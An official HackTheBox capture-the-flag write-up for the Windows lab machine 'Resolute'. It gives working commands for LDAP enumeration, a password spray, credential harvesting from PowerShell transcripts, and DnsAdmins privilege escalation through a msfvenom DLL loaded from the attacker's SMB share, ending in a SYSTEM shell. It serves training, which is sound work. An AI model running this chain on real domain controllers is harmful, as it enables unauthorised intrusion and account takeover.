
HACKTHEBOX



Resolute

28th May 2020 / Document No D20.100.74

Prepared By: bertolis

Machine Author: egre55

Difficulty: Medium

Classification: Official

Synopsis

Resolute is an easy difficulty Windows machine that features Active Directory. The Active Directory anonymous bind is used to obtain a password that the sysadmins set for new user accounts, although it seems that the password for that account has since changed. A password spray reveals that this password is still in use for another domain user account, which gives us access to the system over WinRM. A PowerShell transcript log is discovered, which has captured credentials passed on the command-line. This is used to move laterally to a user that is a member of the DnsAdmins group. This group has the ability to specify that the DNS Server service loads a plugin DLL. After restarting the DNS service, we achieve command execution on the domain controller in the context of `NT_AUTHORITY\SYSTEM`.

Skills Required

- Basic knowledge of Windows
- Basic knowledge of Active Directory

Skills Learned

- DnsAdmins Abuse

Enumeration

Nmap

```
nmap -A -v 10.10.10.169
```

```
PORT     STATE SERVICE      VERSION
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time:
2020-05-27 19:43:34Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP
(Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
(workgroup: MEGABANK)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3269/tcp open  tcpwrapped
```

Nmap output reveals that this is a domain controller for the domain `megabank.local`.

LDAP

Let's check if LDAP anonymous binds are allowed and attempt to retrieve a list of users. To do this, we can use Windapsearch.

```
./windapsearch.py -d resolute.megabank.local --dc-ip 10.10.10.169 -U
```

```
./windapsearch.py -d resolute.megabank.local --dc-ip 10.10.10.169 -U
<SNIP>
cn: Guest

cn: DefaultAccount

cn: Ryan Bertrand
userPrincipalName: ryan@megabank.local

cn: Marko Novak
userPrincipalName: marko@megabank.local
```

Windapsearch can also be used to dump all attributes from LDAP. This way we can check for passwords stored in descriptions or other fields.

```
./windapsearch.py -d resolute.megabank.local --dc-ip 10.10.10.169 -U --full |
grep Password
```

```
./windapsearch.py -d resolute.megabank.local --dc-ip 10.10.10.169 -U --full | grep Password
badPasswordTime: 0
badPasswordTime: 0
badPasswordTime: 0
description: Account created. Password set to Welcome123!
```

According to the description, password `Welcome123!` was set for the new user, and it is possible that this is the standard password for newly created user accounts. It is quite common for a sysadmin to set the same password for new accounts and ask users to update it later.

Foothold

It's quite possible that a new joiner also hasn't changed their initial password. Let's attempt a password spray with it. First, save the Windapsearch output to a file.

```
./windapsearch.py -d resolute.megabank.local --dc-ip 10.10.10.169 -U > users
```

Before we begin with the password spray, it would be wise to take a look at the account lockout policy of the domain controller, as a careless password spray along with a restrictive password lockout policy may lock out accounts.

```
ldapsearch -x -p 389 -h 10.10.10.169 -b "dc=megabank,dc=local" -s sub "*" | grep
lock
```

```
$ldapsearch -x -p 389 -h 10.10.10.169 -b "dc=megabank,dc=local"
-s sub "*" | grep lock

lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 0
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 0
```

The `lockoutThreshold: 0` indicates that there is no account lockout policy. Thus, we can go on and use the following bash script to loop through the user list and verify their credentials using `rpcclient`.

```
for u in $(cat users | awk -F@ '{print $1}' | awk -F: '{print $2}');
do
  rpcclient -U "$u%Welcome123!" -c "getusername;quit" 10.10.10.169 | grep
Authority;
done
```

```
$for u in $(cat users | awk -F@ '{print $1}' | awk -F: '{print $2}');
> do
>   rpcclient -U "$u%Welcome123!" -c "getusername;quit" 10.10.10.169 | grep Authority;
> done
Account Name: melanie, Authority Name: MEGABANK
Account Name: melanie, Authority Name: MEGABANK
```

This finds that the user `melanie` has the password `Welcome123!`. As port 5985 is open, we can attempt to connect to the server via WinRM using Evil-WinRM.

```
evil-winrm -i 10.10.10.169 -u melanie -p Welcome123!
```

```
$evil-winrm -i 10.10.10.169 -u melanie -p Welcome123!

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents>
```

The user flag is located in `C:\Users\melanie\Desktop\`.

Lateral Movement

The current user doesn't seem privileged, and there doesn't seem to be anything interesting in the profile folders. Let's enumerating the file system, starting with the `C:\` root. This doesn't reveal anything interesting, and we can use the `-force` option. This reveals the hidden directory `C:\PSTranscripts\`.

```
dir -force
```

```
*Evil-WinRM* PS C:\> dir -force
<SNIP>
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--hs-        12/3/2019   6:40 AM                $RECYCLE.BIN
d--hsl        9/25/2019  10:17 AM                Documents and Settings
d-----        9/25/2019   6:19 AM                PerfLogs
d-r---        9/25/2019  12:39 PM                Program Files
d-----       11/20/2016   6:36 PM                Program Files (x86)
d--h--        9/25/2019  10:48 AM                ProgramData
d--h--        12/3/2019   6:32 AM                PSTranscripts
<SNIP>
```

This directory in turn, contains the hidden subdirectory `C:\PSTranscripts\20191203\`. After running the command `dir -force` again, we see the hidden file:

`C:\PSTranscripts\20191203\PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt`.

```
*Evil-WinRM* PS C:\PSTranscripts\20191203> dir -force
<SNIP>
Mode         LastWriteTime         Length Name
----         -------------         ------ ----
-arh--    12/3/2019   6:45 AM    3732 PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
```

It seems that PowerShell Transcription logging is enabled on this system. This can be interesting in cases that passwords are passed over the command-line. Examination of this file reveals that the `net use` command syntax was incorrect. This generated an error that including the original command, which was captured by the PowerShell transcript log. The original command passed credentials for the user `ryan` in order to map a remote file share.

```
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject";
value="The syntax of this command is:"
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
```

Issuing `net user ryan` reveals that they are in the `Remote Management Users` group. Using [Evil-WinRM]() again, we can login as `ryan`.

```
evil-winrm -i 10.10.10.169 -u ryan -p Serv3r4Admin4cc123!
```

```
$evil-winrm -i 10.10.10.169 -u ryan -p Serv3r4Admin4cc123!

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Privilege Escalation

The user `ryan` is found to be a member of `DnsAdmins`. Being a member of the `DnsAdmins` group allows us to use the `dnscmd.exe` to specify a plugin DLL that should be loaded by the DNS service. Let's create a DLL using `msfvenom`, that changes the administrator password.

```
msfvenom -p windows/x64/exec cmd='net user administrator P@s5w0rd123! /domain' -
f dll > da.dll
```

Transferring this to the box would likely trigger Windows Defender, so we can use [Impacket's](#) smbserver.py to start an SMB server and host the dll remotely.

```
sudo smbserver.py share ./
```

The `dnscmd` utility can be used to set the remote DLL path into the Windows Registry.

```
cmd /c dnscmd localhost /config /serverlevelplugindll \\10.10.14.9\share\da.dll
```

Next, we need to restart the DNS service in order to load our malicious DLL. DnsAdmins aren't able to restart the DNS service by default, but in seems likely that they would be given permissions to do this, and in this domain this is indeed the case.

```
sc.exe stop dns
sc.exe start dns
```

The service restarted successfully, and we saw a connection attempt on our SMB server. We can now attempt to login as `administrator` using `psexec.py` with our password.

```
sudo psexec.py megabank.local/administrator@10.10.10.169
```

```
$sudo psexec.py megabank.local/administrator@10.10.10.169
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.169.....
[*] Found writable share ADMIN$
[*] Uploading file zVKfNVTf.exe
[*] Opening SVCManager on 10.10.10.169.....
[*] Creating service fZfe on 10.10.10.169.....
[*] Starting service fZfe.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

The root flag is located in `C:\Users\Administrator\Desktop\`.